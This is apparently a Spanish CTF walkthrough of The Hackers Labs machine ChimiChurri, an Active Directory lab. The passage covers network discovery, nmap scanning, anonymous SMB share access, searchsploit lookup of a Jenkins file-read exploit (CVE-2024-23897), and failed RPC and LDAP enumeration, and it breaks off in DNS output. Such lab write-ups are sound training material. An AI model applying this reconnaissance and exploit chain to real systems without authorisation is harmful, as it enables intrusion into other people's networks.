

CTF THE HACKERS LABS: CHIMICHURRI



INTRODUCCIÓN

Hoy exploraremos una máquina de dificultad principiante disponible en la página [The Hackers Labs](#), la máquina llamada [ChimiChurri](#)

Se trata de una máquina con una intrusión desafiante, ya que, sin seguir las pistas adecuadas, es fácil desviarse. Durante los escaneos, identificamos un entorno de **Active Directory** y la presencia de un servidor **Jenkins**. Procedimos a enumerar varios servicios, centrándonos inicialmente en **Jenkins**, antes de explorar el servicio **SMB**.

Al analizar **SMB**, encontramos un archivo que revelaba el nombre de un usuario junto con una pista sobre la ubicación de su contraseña. Aprovechamos una vulnerabilidad en **Jenkins** mediante **LFI (Local File Inclusion)** y encontrar una credencial.

Con esta credencial, establecimos una sesión en la máquina víctima utilizando **evil-winrm**. Una vez dentro, verificamos los privilegios del usuario y descubrimos que contaba con **SelmpersonatePrivilege**, lo que nos permitió explotar **Juicy Potato** para escalar privilegios y obtener acceso como **Administrador**.

AUTOR: Eduard Bantulà (aka. WireSeed).

1) Escaneo de red.

Primero realizaremos una búsqueda en la red para ver en que IP tenemos la máquina objetivo, esta vez, tendremos que aplicar también el comando ping para asegurarnos que estamos en la correcta, ya que lo único que sabemos es que se trata de una máquina Windows.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]  
# netdiscover -i eth1 -r 192.168.200.0/24
```

Los resultados de la búsqueda son:

```
Currently scanning: Finished! | Screen View: Unique Hosts  
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.200.1	0a:00:27:00:00:06	1	60	Unknown vendor
192.168.200.2	08:00:27:5f:1d:3d	1	60	PCS Systemtechnik GmbH
192.168.200.4	08:00:27:95:6d:e0	1	60	PCS Systemtechnik GmbH

Ahora realizamos la comprobación de que la @ip 192.168.200.4 es nuestra máquina objetivo, lo podremos saber por el resultado en el TTL.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]  
# ping -c 4 192.168.200.4  
PING 192.168.200.4 (192.168.200.4) 56(84) bytes of data.  
64 bytes from 192.168.200.4: icmp_seq=1 ttl=128 time=0.378 ms  
64 bytes from 192.168.200.4: icmp_seq=2 ttl=128 time=0.279 ms  
64 bytes from 192.168.200.4: icmp_seq=3 ttl=128 time=0.246 ms  
64 bytes from 192.168.200.4: icmp_seq=4 ttl=128 time=0.232 ms  
  
— 192.168.200.4 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3055ms  
rtt min/avg/max/mdev = 0.232/0.283/0.378/0.057 ms
```

Vamos a explicar que es el TTL.

*El **TTL (Time To Live)** en el resultado de un **ping** es un valor que indica el número máximo de saltos (o routers) que un paquete de datos puede atravesar antes de ser descartado. Se utiliza para evitar que los paquetes queden circulando indefinidamente en la red en caso de bucles.*

◆ ¿Cómo funciona el TTL?

- Cuando un paquete ICMP (el protocolo que usa ping) es enviado, se le asigna un valor TTL inicial. Este valor varía según el sistema operativo del dispositivo origen:
 - **Windows:** TTL por defecto de **128**.
 - **Linux/Unix:** TTL por defecto de **64**.
 - **Cisco routers:** TTL por defecto de **255**.
- Cada vez que el paquete pasa por un router, el TTL se **reduce en 1**.
- Si el TTL llega a **0 antes de alcanzar su destino**, el router que detecta esto descarta el paquete y envía un mensaje ICMP de "Tiempo excedido" al emisor.

◆ ¿Para qué sirve el TTL en ping?

1. **Diagnóstico de conectividad:** Si el TTL se agota antes de llegar, el paquete fue descartado, lo que indica un problema de red o un filtro de TTL.
2. **Estimación de distancia en la red:** Comparando el TTL recibido con valores conocidos, puedes estimar la cantidad de routers entre tú y el destino.
3. **Detección de sistemas operativos:** Algunos hackers y administradores de red usan el TTL para inferir el sistema operativo del host remoto.

◆ Interpretación del TTL en un ping

Cuando ejecutas un ping, en la respuesta ves algo como:

Respuesta desde 8.8.8.8: bytes=32 tiempo=10ms TTL=56

Aquí, el TTL en la respuesta indica **cuántos saltos le quedan al paquete cuando llegó a su destino**. Si sabemos que el servidor de Google probablemente tenía un TTL de 64 al enviar su respuesta, podemos calcular los saltos recorridos:

$$\begin{aligned}\text{Saltos recorridos} &= \text{TTL_inicial} - \text{TTL_recibido} \\ &= 64 - 56 \\ &= 8 \text{ saltos}\end{aligned}$$

Hay que remarcar que algunos firewalls modifican el TTL para ocultar la infraestructura de la red.

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

Realizaremos el NMAP con los parámetros siguientes:

-p- : Escaneo de todos los puertos. (65535)

-sS : Realiza un TCP SYN Scan para escanear de manera rápida que puertos están abiertos.

--min-rate 5000: Especificamos que el escaneo de puertos no vaya más lento que 5000 paquetes por segundo, el parámetro anterior y este hacen que el escaneo se demore menos.

-n: No realiza resolución de DNS, evitamos que el escaneo dure más tiempo del necesario.

-Pn: Deshabilitamos el descubrimiento de host mediante ping.

-oG: Para guardar en un archivo el resultado del escaneo.

-vvv: Para aplicar verbose a la salida de información.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# nmap -sS --min-rate 5000 -n -Pn 192.168.200.4 -oG ports.txt -vvv
```

El cual nos devuelve el resultado de que tiene un total de 25 puertos abiertos.

```
Not shown: 65510 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
53/tcp    open  domain       syn-ack ttl 128
88/tcp    open  kerberos-sec syn-ack ttl 128
135/tcp   open  msrpc        syn-ack ttl 128
139/tcp   open  netbios-ssn  syn-ack ttl 128
389/tcp   open  ldap         syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
464/tcp   open  kpasswd5     syn-ack ttl 128
593/tcp   open  http-rpc-epmap syn-ack ttl 128
636/tcp   open  ldapssl      syn-ack ttl 128
3268/tcp  open  globalcatLDAP syn-ack ttl 128
3269/tcp  open  globalcatLDAPssl syn-ack ttl 128
5985/tcp  open  wsman        syn-ack ttl 128
6969/tcp  open  acmsoda      syn-ack ttl 128
9389/tcp  open  adws         syn-ack ttl 128
47001/tcp open  winrm        syn-ack ttl 128
49664/tcp open  unknown      syn-ack ttl 128
49665/tcp open  unknown      syn-ack ttl 128
49666/tcp open  unknown      syn-ack ttl 128
49667/tcp open  unknown      syn-ack ttl 128
49669/tcp open  unknown      syn-ack ttl 128
49670/tcp open  unknown      syn-ack ttl 128
49672/tcp open  unknown      syn-ack ttl 128
49675/tcp open  unknown      syn-ack ttl 128
49689/tcp open  unknown      syn-ack ttl 128
49707/tcp open  unknown      syn-ack ttl 128
MAC Address: 08:00:27:95:6D:E0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Vamos a proceder de realizar una escaneada más profunda de estos puertos encontrados, como veréis, lo hacemos en dos partes para poder ganar tiempo y no realizar tanto ruido en el escaneo.

Ahora realizaremos el NMAP con los parámetros siguientes:

-p- : Escaneo de todos los puertos. (65535)

-sC : Realiz una escaneo con los scripts básicos de reconocimiento

-sV : Realiza un escaneo en búsqueda de los servicios

--min-rate 5000: Especificamos que el escaneo de puertos no vaya más lento que 5000 paquetes por segundo, el parámetro anterior y este hacen que el escaneo se demore menos.

-n: No realiza resolución de DNS, evitamos que el escaneo dure más tiempo del necesario.

-Pn: Deshabilitamos el descubrimiento de host mediante ping.

Pero antes tendremos que realizar un tratamiento al archivo de **ports.txt**, ya que sino nos tocará escribir a mano uno por uno los puertos encontrados en el escaneo anterior.

Para ello vamos a usar el siguiente comando con la siguiente sintaxis:

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# cat ports.txt | grep -oP '\d{1,5}/open' | awk '{print $1}' FS='/' | xargs | tr ' ' ','
```

Este comando extrae y formatea los puertos abiertos listados en el archivo ports.txt.

Vamos a desglosarlo:

- cat ports.txt: Muestra el contenido del archivo ports.txt.
- grep -oP '\d{1,5}/open': Usa grep con la opción -oP (expresiones regulares de Perl) para capturar solo los números de 1 a 5 dígitos seguidos de /open, lo que indica que el puerto está abierto.
- awk '{print \$1}' FS='/': Divide la salida de grep por el carácter / y extrae solo el número del puerto.
- xargs: Convierte la salida en una sola línea separada por espacios.
- tr ' ' ',': Reemplaza los espacios por comas para obtener una lista CSV.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# cat ports.txt | grep -oP '\d{1,5}/open' | awk '{print $1}' FS='/' | xargs | tr ' ' ','
53,88,135,139,389,445,464,593,636,3268,3269,5985,6969,9389,47001,49664,49665,49666,49667,49669,49670,49672,49675,49689,49707
```

Copiaremos todos los puertos y procederemos a realizar el nmap arriba indicado.

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
PORT      STATE SERVICE      REASON      VERSION
53/tcp    open  domain        syn-ack ttl 128 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 128 Microsoft Windows Kerberos (server time: 2025-02-14 14:33:00Z)
135/tcp    open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
139/tcp    open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
389/tcp    open  ldap          syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: chimichurri.thl, Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds? syn-ack ttl 128
464/tcp    open  kpasswd5?     syn-ack ttl 128
593/tcp    open  ncacn_http    syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped    syn-ack ttl 128
3268/tcp   open  ldap          syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: chimichurri.thl, Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped    syn-ack ttl 128
5985/tcp   open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
6969/tcp   open  http          syn-ack ttl 128 Jetty 10.0.11
|_ http-title: Panel de control [Jenkins]
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-server-header: Jetty(10.0.11)
|_ http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
9389/tcp   open  mc-nmf        syn-ack ttl 128 .NET Message Framing
47001/tcp  open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49664/tcp  open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49665/tcp  open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49666/tcp  open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49667/tcp  open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49669/tcp  open  ncacn_http    syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
49670/tcp  open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49672/tcp  open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49675/tcp  open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49689/tcp  open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49707/tcp  open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 08:00:27:95:6D:E0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: CHIMICHURRI; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
|_ smb2-security-mode:
|_ 3:1:1:
|_ Message signing enabled and required
|_ p2p-conficker:
|_ Checking for Conficker.C or higher ...
|_ Check 1 (port 41972/tcp): CLEAN (Couldn't connect)
|_ Check 2 (port 14678/tcp): CLEAN (Couldn't connect)
|_ Check 3 (port 29783/udp): CLEAN (Timeout)
|_ Check 4 (port 57473/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
|_ nbstat: NetBIOS name: CHIMICHURRI, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:95:6d:e0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
|_ Names:
|_ CHIMICHURRI<00> Flags: <unique><active>
|_ CHIMICHURRI0<1c> Flags: <group><active>
|_ CHIMICHURRI0<00> Flags: <group><active>
|_ CHIMICHURRI<20> Flags: <unique><active>
|_ CHIMICHURRI0<1b> Flags: <unique><active>
|_ Statistics:
|_ 08:00:27:95:6d:e0:00:00:00:00:00:00:00:00:00:00:00
|_ 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_ 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_ smb2-time:
|_ date: 2025-02-14T14:33:54
|_ start_date: 2025-02-14T13:49:04
|_ clock-skew: 0s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:34
Completed NSE at 15:34, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:34
Completed NSE at 15:34, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:34
Completed NSE at 15:34, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.11 seconds
Raw packets sent: 26 (1.128KB) | Rcvd: 26 (1.128KB)
```

Encontramos el nombre de dominio en el escaneo, o mejor dicho en este caso un DC, **chimichurri.thl**, el cual tendremos que agregar al archivo hosts.

Para ello utilizaremos la siguiente instrucción y a diferencia de las otras veces que se ha utilizado directamente el echo con la salida redirigida directamente al archivo **HOSTS**:

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# echo "192.168.200.4 chimichurri.thl" | sudo tee -a /etc/hosts
```

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

Tranquilos, que vamos a explicar esta sentencia y así ver que realmente hace y también porque es mucho mejor que una redirección directa hacia al archivo **HOSTS**. Vamos a por la explicación:

- `echo "192.168.200.4 chimichurri.thl"`: Genera la cadena `192.168.200.4 chimichurri.thl`.
- `sudo tee -a /etc/hosts`:
 - `tee` escribe la salida del `echo` en el archivo.
 - `-a` (append) agrega la línea sin sobrescribir el contenido existente.
 - `sudo` es necesario porque `/etc/hosts` requiere privilegios de `root` para modificaciones.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      Wire-Kali

# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters

# ----- CTF'S -----

192.168.69.69  pacharan.THL
192.168.200.4  chimichurri.thl
```

También vemos que tenemos un SMB (Server Message Block) activo en el servidor por lo que miraremos a ver si podemos sacar algún tipo de información extra a partir del protocolo mencionado. Para ello utilizaremos la herramienta **SMBMAP**.

Por lo que apartir de ahora, podemos decir que vamos a proceder con la enumeración de la máquina y ver si conseguimos mucha más información sobre la máquina.

2) Enumeración.


Vamos a empezar con la enumeración de la máquina objetivo con la herramienta **SMBMAP**, que es una herramienta de pentesting y enumeración de recursos compartidos SMB, que permite a los investigadores de seguridad listar permisos en servidores SMB sin necesidad de credenciales o con credenciales proporcionadas. Es especialmente útil en auditorías de seguridad.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# smbmap -H 192.168.200.4 -u invitado
```

Vamos a explicar un poco esta sentencia:

- *smbmap* → Es el comando que ejecuta la herramienta SMBMap, usada para enumerar recursos compartidos en servidores SMB.
- *-H 192.168.200.4* → Especifica la dirección IP del objetivo, en este caso, 192.168.200.4, que es el servidor SMB al que queremos conectarnos.
- *-u invitado* → Indica el nombre de usuario con el que queremos autenticarnos. En este caso, "invitado", que generalmente es una cuenta con permisos limitados o acceso anónimo en algunos servidores.

El resultado de la ejecución de la sentencia, será que nos entregará los recursos compartidos que tiene la máquina en cuestión, y donde podremos observar que tenemos dos recursos a los cuales tenemos acceso, concretamente la carpeta **drogas**, y la carpeta **IPC\$**.



```
SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 192.168.200.4:445      Name: chimichurri.thl      Status: Authenticated
    Disk                      Permissions              Comment
    ---                      -
    ADMIN$                   NO ACCESS                Admin remota
    C$                        NO ACCESS                Recurso predeterminado
    drogas                    READ ONLY                IPC remota
    IPC$                      READ ONLY                Recurso compartido del servidor de inicio de sesión
    NETLOGON                  NO ACCESS                Recurso compartido del servidor de inicio de sesión
    SYSVOL                    NO ACCESS
[*] Closed 1 connections
```

En este caso solo nos interesa la carpeta **drogas**, ya que la carpeta **IPC\$**, no es precisamente una carpeta, sino que se trata de un recurso especial en SMB y Samba utilizado para la comunicación entre procesos en red. En resumen, no es un recurso de almacenamiento como una carpeta compartida normal, sino que se usa para la gestión de conexiones y la transmisión de información de control entre clientes y servidores SMB.

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

Por lo tanto, vamos a volver a enumerar el recurso compartido **drogas**, para hacer esta enumeración vamos a utilizar otra herramienta llamada **SMBCLIENT**, que se trata de una herramienta de línea de comandos en Linux utilizada para interactuar con servidores SMB y Samba. Funciona de manera similar a un cliente FTP, permitiendo listar, descargar, subir archivos y gestionar recursos compartidos SMB.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# smbclient -U invitado //192.168.200.4/drogas
```

Vamos a explicar esta herramienta y su funcionamiento:

- *smbclient* → Ejecuta el cliente SMB en Linux.
- *-U invitado* → Especifica el usuario con el que se autentica (invitado).
- *//192.168.200.4* → Dirección IP del servidor SMB. Faltaría especificar un recurso compartido (share).

El resultado de la ejecución, será la devolución de un prompt tipo **smb: \>** donde nosotros podremos ejecutar algunos comandos muy limitados (*dir*, *cd*, ...). El password en caso de que nos lo solicite, lo dejaremos en blanco, es decir **INTRO** directamente.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# smbclient -U invitado //192.168.200.4/drogas
Password for [WORKGROUP\invitado]:
Try "help" to get a list of possible commands.
smb: \>
```

Procederemos a lista el contenido del directorio en el cual nos encontramos. Podemos utilizar dos comandos para esto **LS** o **DIR**, el que más os guste.

```
smb: \> ls
.                D          0  Thu Jun 27 12:20:49 2024
..               D          0  Thu Jun 27 12:20:49 2024
credenciales.txt A        95  Sun Jun 30 19:19:03 2024

7735807 blocks of size 4096. 4374126 blocks available
smb: \>
```

Podremos observar que tenemos un archivo llamado **credenciales.txt**, el cual tendremos que adquirir para poder ver su contenido, ya que en SMB no nos permite hacerlo. Para adquirir el archivo utilizaremos el comando **GET**, y así poderlo capturar en nuestra máquina para poderlo tratar.

```
smb: \> get credenciales.txt
getting file \credenciales.txt of size 95 as credenciales.txt (15,5 KiloBytes/sec) (average 15,5 KiloBytes/sec)
smb: \>
```

Saldremos del SMB con el comando **EXIT**, y procederemos a visualizar el contenido del archivo con **CAT**.


CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
smb: \> ^C
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# cat credenciales.txt
Todo es mejor en con el usuario hacker, en su escritorio estan sus claves de acceso como perico
```

Podremos observar que tenemos una pista que nos dice:

“Todo es mejor con el usuario hacker, en su escritorio están sus claves de acceso como perico”

Hasta aquí podemos llegar por el protocolo SMB, pero aun nos queda mucho por mirar, ya que en el escaneo con NMAP, hemos visto también un servidor funcionando en el puerto 6969, vamos a mirar que tenemos en ese puerto, para ello abriremos nuestro navegador e iremos directo a el.



Servidor JENKINS en el puerto 6969 y con la versión 2.361.4, si investigamos un poco, veremos que tenemos un exploit catalogado para este servidor y esta versión, concretamente estamos hablando del CVE-2024-23897 el cual nos permite leer archivos.

[Lectura arbitraria de archivos en Jenkins | INCIBE-CERT | INCIBE](#)

Una vez localizado el exploit, vamos a ver si lo podemos utilizar.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# searchsploit jenkins CVE-2024-23897
```

Exploit Title	Path
Jenkins 2.441 - Local File Inclusion	/java/webapps/51993.py
Shellcodes: No Results	

Procederemos a descargar el exploit a nuestra carpeta de trabajo.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# searchsploit -m /java/webapps/51993.py
Exploit: Jenkins 2.441 - Local File Inclusion
URL: https://www.exploit-db.com/exploits/51993
Path: /usr/share/exploitdb/exploits/java/webapps/51993.py
Codes: CVE-2024-23897
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/wireseed/Escritorio/chimichurri/51993.py
```

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

De todas maneras, a parte de haber conseguido un exploit para esta versión de Jenkins, me gustaría poder abrir otra puerta por si acaso me falla el exploit.

Voy a probar de enumerar algún que otro usuario que esté disponible en SMB y a ver si encuentro más información de la máquina objetivo.

Para ello voy a usar la herramienta **rpcclient**, ya que también se tiene abierto el protocolo de **rpc** en la máquina.

rpcclient es una herramienta de línea de comandos que permite interactuar con la interfaz RPC (Remote Procedure Call) en servidores Windows y Samba. Se usa para enumerar información sobre usuarios, grupos, recursos compartidos y ejecutar comandos administrativos en sistemas Windows a través de SMB.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# rpcclient -U "" 192.168.200.4 -N
```

Vamos a explicar un poco este comando:

- *rpcclient* → Ejecuta la herramienta *rpcclient*, que interactúa con servidores Windows y Samba a través de RPC.
- *-u ""* → Intenta autenticarse con un usuario vacío (sin nombre de usuario).
- *192.168.200.4* → Especifica la dirección IP del servidor SMB/Samba al que intentamos conectarnos.
- *-N* → Indica que no se usará contraseña en la autenticación.

Una vez ejecutado el comando, nos quedará un prompt al estilo **rpcclient \$>** aquí tendremos que saber que comandos podemos ejecutar. Aquí os dejo un link donde poder ver que comandos podemos ejecutar dentro de **rpcclient**.

[Active Directory Enumeration: RPCClient - Hacking Articles](#)

Los comandos que más se suelen usar en *rpcclient* son:

- Para ver info de usuarios del dominio: **enumdomusers**
- Para ver grupos del dominio: **enumdomgroups**
- Ver usuarios admin del dominio suelen tener el rid 0x200: **querygroupmem 0x200**
- Para ver un usuario en base al rid: **queryuser rid**
- Para ver las descripciones de los usuarios: **querydispinfo**

Al ejecutar el comando *enumdomusers*, observamos que no tenemos acceso. Esto significa que la operación ha fallado debido a que el servidor no permite sesiones nulas (null session), lo que impide la enumeración de usuarios a través de RPC.

Dado que no hemos obtenido información por este método, exploraremos una alternativa: la enumeración mediante LDAP (Lightweight Directory Access Protocol). LDAP es un protocolo utilizado para acceder y administrar servicios de directorio, como

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

Active Directory en entornos Windows, que almacenan información sobre usuarios, grupos, equipos y otros recursos de la red.

En algunos casos, LDAP puede estar mal configurado y permitir consultas anónimas, lo que nos brindaría acceso a información sensible sin necesidad de credenciales.

Procederemos a verificar si este es el caso y a identificar posibles datos útiles para nuestro análisis.

Para ello vamos a utilizar la herramienta `ldapsearch`, con la siguiente sintaxis.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# ldapsearch -x -H ldap://192.168.200.4 -s 'base' namingcontexts
```

- **ldapsearch** → Comando para realizar consultas LDAP.
- **-x** → Usa autenticación **simple** en lugar de SASL (utilizado en entornos más seguros).
- **-H ldap://192.168.200.4** → Especifica la **URL del servidor LDAP** al que nos conectamos (192.168.200.4 en este caso).
- **-s 'base'** → Define el **alcance (scope)** de la consulta como base, lo que significa que solo obtendremos información del nivel raíz de LDAP, sin profundizar en la jerarquía.
- **namingcontexts** → Solicita el atributo `namingcontexts`, que nos indica **los puntos de entrada** disponibles en la base de datos LDAP.

Este comando consulta el servidor LDAP en 192.168.200.4 y devuelve las bases DN (Distinguished Names) que están disponibles en el directorio. Básicamente, nos dice dónde podemos empezar a buscar información dentro del árbol LDAP.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# ldapsearch -x -H ldap://192.168.200.4 -s 'base' namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
#
dn:
namingContexts: DC=chimichurri,DC=thl
namingContexts: CN=Configuration,DC=chimichurri,DC=thl
namingContexts: CN=Schema,CN=Configuration,DC=chimichurri,DC=thl
namingContexts: DC=DomainDnsZones,DC=chimichurri,DC=thl
namingContexts: DC=ForestDnsZones,DC=chimichurri,DC=thl

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

Tomaremos el primer valor de los namingContexts que se nos ha entregado, concretamente **DC=chimichurri,DC=thl** y volveremos a ejecutar el **ldapsearch**.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# ldapsearch -x -H ldap://192.168.200.4 -b 'DC=chimichurri,DC=thl'
```

Vamos a explicar la sintaxis y los parámetros de esta instrucción:

- **ldapsearch** → Comando para realizar consultas en servidores LDAP.
- **-x** → Usa autenticación **simple** en lugar de SASL (autenticación más segura).
- **-H ldap://192.168.200.4** → Especifica la **URL del servidor LDAP** (192.168.200.4).
- **-b 'DC=chimichurri,DC=thl'** → Define la **base de búsqueda (Base DN)** en la que se ejecutará la consulta.
 - **DC=chimichurri,DC=thl** representa un dominio en LDAP, que podría corresponder a **chimichurri.thl**.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# ldapsearch -x -H ldap://192.168.200.4 -b 'DC=chimichurri,DC=thl'
# extended LDIF
#
# LDAPv3
# base <DC=chimichurri,DC=thl> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C0909AF, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v3839
# numResponses: 1
```

Resultado de la ejecución, es que no encontramos nada de nada, nos queda otra opción, que es lanzar una solicitud **DNS** para ver si logramos hacer un ataque tipo **DZT (Domain Zone Transfer)**.

Para ello utilizaremos el comando **dig**, que es una herramienta de línea de comandos utilizada para **realizar consultas DNS**. Es ampliamente utilizada por administradores de sistemas, expertos en seguridad y pentesters para obtener información sobre dominios, direcciones IP y configuraciones de servidores DNS.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# dig @192.168.200.4 chimichurri.thl
```

Este comando pregunta al servidor DNS en 192.168.200.4 cuál es la IP asociada al dominio chimichurri.thl.

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

Si el servidor 192.168.200.4 está configurado como un servidor DNS autoritativo para chimichurri.thl, responderá con la dirección IP correspondiente.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri]
# dig @192.168.200.4 chimichurri.thl

; <<>> DiG 9.20.4-4-Debian <<>> @192.168.200.4 chimichurri.thl
; (1 server found)
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 52208
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
; COOKIE: abeea1d7babaec7e (echoed)
;; QUESTION SECTION:
;chimichurri.thl.                IN      A

